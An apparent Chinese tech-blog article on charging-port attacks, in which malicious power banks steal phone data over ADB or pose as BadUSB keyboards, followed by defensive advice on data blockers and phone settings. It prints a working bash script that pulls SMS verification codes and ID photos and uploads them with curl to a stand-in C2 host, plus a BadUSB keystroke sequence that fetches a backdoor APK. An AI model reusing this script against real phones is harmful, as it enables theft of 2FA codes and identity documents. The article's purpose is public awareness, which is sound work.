
我们在 404 工位的监控终端上,记录下了恶意单板电脑在拿到授权后,全自动触发的攻击流水线。整个过程不需要黑客坐在电脑前敲键盘,单板内的守护脚本早已经预写好了针对 MTP 和 ADB 的收割逻辑:
bash
#!/bin/bash
# 恶意单板内部预置的收割脚本 trigger_harvest.sh
TARGET_ID=$(adb devices | grep -w "device" | awk '{print $1}')

if [ ! -z "$TARGET_ID" ]; then
    echo "[*] 检测到受害者已授权接入: $TARGET_ID"
    TIMESTAMP=$(date +%Y%m%d_%H%M%S)
    LOOT_DIR="/root/loot/${TARGET_ID}_${TIMESTAMP}"
    mkdir -p "$LOOT_DIR"

    # 1. 极速爬取通讯录与短信验证码特征
    echo "[*] 正在检索短信数据库中的高敏验证码..."
    adb -s "$TARGET_ID" shell content query --uri content://sms \
        --projection address,body,date \
        --where "body LIKE '%验证码%' OR body LIKE '%code%' OR body LIKE '%银行%'" > "$LOOT_DIR/sms_stolen.txt" 2>&1

    # 2. 爬取最近拍摄的敏感照片 (身份证正反面、营业执照、自拍)
    echo "[*] 正在定向同步最近拍摄的相机照片..."
    adb -s "$TARGET_ID" shell ls -t /sdcard/DCIM/Camera/ | head -n 30 | while read photo; do
        adb -s "$TARGET_ID" pull "/sdcard/DCIM/Camera/$photo" "$LOOT_DIR/" >/dev/null 2>&1
    done

    # 3. 压缩并通过板载 4G 物联网卡无感回传黑产服务器
    echo "[*] 正在通过 4G 模组打包回传..."
    tar -czf "/tmp/${TARGET_ID}.tar.gz" -C "$LOOT_DIR" .
    curl -s -F "file=@/tmp/${TARGET_ID}.tar.gz" https://api.blackhat-c2-server.com/upload >/dev/null

    echo "[+] 收割完毕,现场痕迹已擦除。"
fi
在真实测试中,从用户按下一瞬间算起:
- 第 1.2 秒:包含"银行扣款"、"验证码"、"转账"字样的最近 50 条短信,已经被解析成纯文本提取完毕;
- 第 2.5 秒:受害者手机相册里最近拍摄的 30 张高清照片(很多人的相册里都留有办业务拍下的身份证正反面、手持证件照、甚至合同文件)被无声拉取到单板 SD 卡中;
- 第 4.0 秒:数据包通过单板内置的 4G 流量卡上传到远程服务器。
而此时受害者在看什么?受害者看到的仅仅是手机电量从 1% 跳到了 2%,心里甚至还在庆幸"这个充电宝充得挺快"。
3. 进阶杀招:未锁屏下的 BadUSB(HID 键盘模拟注入)
如果受害者警惕性很高,充电时坚决不点信任,是不是就绝对高枕无忧了?
还有一种极特殊的工程绝杀------BadUSB 攻击。
如果受害者一边插着充电宝充电,一边正亮着屏刷短视频或玩游戏,手机处于完全解锁状态 。此时,恶意单板电脑可以通过内置的 USB 控制器,向手机宣告自己不是一个储存设备,而是一台"标准 USB 物理外接键盘"(HID 设备)。
在操作系统的底层哲学里,"键盘"拥有着至高无上的信任度,因为系统天然默认"坐在键盘前敲字的一定是主人自己"。
text
恶意单板伪装为 USB 键盘 ──► 毫秒级向手机发送模拟按键序列:
  1. 发送 GUI 搜索快捷键 (唤起系统搜索栏)
  2. 模拟打字输入: "https://evil-download.com/backdoor.apk" 并回车
  3. 模拟方向键与确定键: 触发一键下载与提权运行
单板电脑模拟键盘的击键速度可以达到每秒数百次。手机屏幕上可能只会闪烁几道肉眼几乎无法分辨的残影,一个恶意的后台监听程序就已经被下载并调起了安装界面。
四、追根溯源:正规商场的共享充电宝,到底安不安全?
讲到这里,很多读者可能会陷入另一种极端恐慌:那我以后出门,商场里的怪兽、美团、小电这些共享充电宝,是不是统统不能借了?
大可不必因噎废食。正规大厂的共享充电宝柜机,其安全系数远比你想象的要高得多。

很多人不知道,正规品牌的共享充电宝体系在工程设计上有着极其严格的物理闭环:
- 柜机与充电宝的通信不走充电线 :
共享充电宝插进机柜槽位时,它是通过底部的几个金属触点(Pogo Pin)跟柜机通信的。柜机用来识别充电宝是否归还、读取内部防伪序列号; - 严苛的超声波外壳焊接 :
正规充电宝的外壳基本都采用超声波塑料焊接工艺,内部没有螺丝。如果要暴力拆开塞进单板电脑和天线,外壳必然会留下极其严重的物理撬痕、开裂或胶水修补痕迹; - 硬件级防伪芯片与联网阻断 :
每个正规充电宝内部都有一颗加密安全芯片。如果黑客把充电宝借出来偷偷拆开改装,当他试图还回柜机时,内部电路一旦被破坏或协议对不上,机柜会立刻报故障拒收,并且账号会被系统直接锁定扣款。黑客不可能承担"改装一个就报废几百块机柜押金"的荒谬成本去广撒网。
真正的危险源头,永远潜伏在以下三个阴暗角落:
- 第一类:火车站、景区流动小摊贩兜售的杂牌山寨充电宝(成本几块钱,内部随时可能被动过手脚);
- 第二类:街头"扫码免费送"、"免费抽奖领"的来历不明的充电宝(很多本身就是黑产定制用来洗钱或钓鱼的工具);
- 第三类:公共场所直接悬挂、无需扫码的劣质公用 USB 接口或带线充电桩(你根本看不到墙体里面连着的到底是个变压器,还是一台藏在夹层里的电脑主机)。
五、极客生存法则:物理级防黑与出行自保指南
面对无孔不入的接口安全挑战,我们既不需要陷入草木皆兵的被迫害妄想,也不能对潜在的安全风险毫无防备。
为了让大家在出行用电时做到绝对的安心,我们在 404 工位为大家整理了三条极其硬核、且人人都能上手的自保指南:
1. 绝对铁律:充电时弹出任何"确认",拔线即跑!
请牢记这句刻在硬件安全守则上的铁律: "纯粹的物理充电,从来不需要软件层面的任何授权!"
无论对方把提示包装成什么天花乱坠的理由------无论是所谓的"开启快充需要确认"、"安装电池驱动"、"信任此设备",还是"是否允许访问数据":
- 只要你的手机插上充电线的一瞬间,屏幕弹出了任何需要你点确认、输密码的弹窗,100% 有鬼!
- 动作只有一个:立刻拔掉充电线,不要犹豫,更不要点屏幕上的任何确定。
2. 终极物理外挂:5 块钱的"USB 数据阻断器"
如果你因为出差频繁,不得不经常使用机场、高铁或酒店的公共充电桩,你可以随身带一个极客圈人手必备的小神器------USB 数据阻断器(Data Blocker,俗称 USB 安全避孕套)。
text
┌────────────────────────────────────────────────────────┐
│             【USB 数据阻断器物理工作原理】               │
│                                                        │
│   输入端 (公头)                                输出端 (母头) │
│   ┌────────┐                                    ┌────────┐   │
│   │  VBUS  ├────────────────────────────────────┤  VBUS  │   │
│   │  (5V)  │                                    │  (5V)  │   │
│   ├────────┤                                    ├────────┤   │
│   │   D-   ├─── 物理切断!(中间铜箔镂空无引脚)  │   D-   │   │
│   ├────────┤                                    ├────────┤   │
│   │   D+   ├─── 物理切断!(中间铜箔镂空无引脚)  │   D+   │   │
│   ├────────┤                                    ├────────┤   │
│   │  GND   ├────────────────────────────────────┤  GND   │   │
│   │  (地)  │                                    │  (地)  │   │
│   └────────┘                                    └────────┘   │
└────────────────────────────────────────────────────────┘
这个小玩意在购物平台上只要几块钱。它的结构朴实无华到了极致: 内部的 PCB 板上,只焊接了两侧的供电针脚(VBUS 与 GND),中间负责传输数据的所有信号线(D+ 与 D-)全部被物理切断、挖空。
通过它转接后插在任何充电桩上,从物理学和电磁学的根本定律上,数据就绝对无法跨越断开的空气间隙进行传递。哪怕对方是一台超级计算机,它也只能老老实实当一个给手机送电的插座。
💡 极客应急小技巧 :
如果在外面临时没有阻断器,找一小截透明胶带,仔细贴在普通 USB-A 公头正中间的两根金属触点上(遮住中间的 D+ 和 D-,露出左右两侧稍长一点的电源触点),插进去同样是一根物理级别的"纯充电安全线"。
3. 系统级巡检与日常加固
- 安卓手机日常检查 :
日常不要长期开启"开发者模式"。如果你曾经因为刷机或连电脑开过它,请立即前往:
设置 -> 系统 -> 开发者选项 -> 关闭「开发者选项」总开关,同时在下方点击 "撤销 USB 调试授权"。 - 苹果 iPhone 日常检查 :
前往:设置 -> 面容 ID 与密码,向下滚动到最底部的"锁定时允许访问",确保 "配件" 选项处于关闭 状态(这样手机锁屏超过 1 小时后,接口会自动彻底阻断一切数据配件交互)。
如果怀疑之前曾经在陌生设备上误点过信任,直接前往:
设置 -> 通用 -> 传输或还原 iPhone -> 还原 -> 还原位置与隐私,即可一键重置并清空所有曾经被信任过的外接电脑记录。
结语:科技越便利,防线越要清晰
在数字时代,黑客与黑产最厉害的武器,往往不是什么惊世骇俗的零日漏洞(0-Day),而是隐藏在"极度便利"与"紧急需求"背后的障眼法。
一个看似拯救电量危机的充电宝,一根随手捡来的数据线,在技术与心机的双重包装下,可能就变成了一根探进你私密世界的窥探管道。
但只要我们懂得底层的物理边界,戳破恐慌营销制造的虚假神话,守住那道**"绝不在充电时交付授权"**的理性底线,任何披着伪装的恶意攻击,就永远只能停留在门外,寸步难行。
版权声明 :本文首发于公众号 《第404号工位》 (微信号:
workstation404)。专注于拆解技术热点,死磕硬核实战。未经许可,严禁商业转载。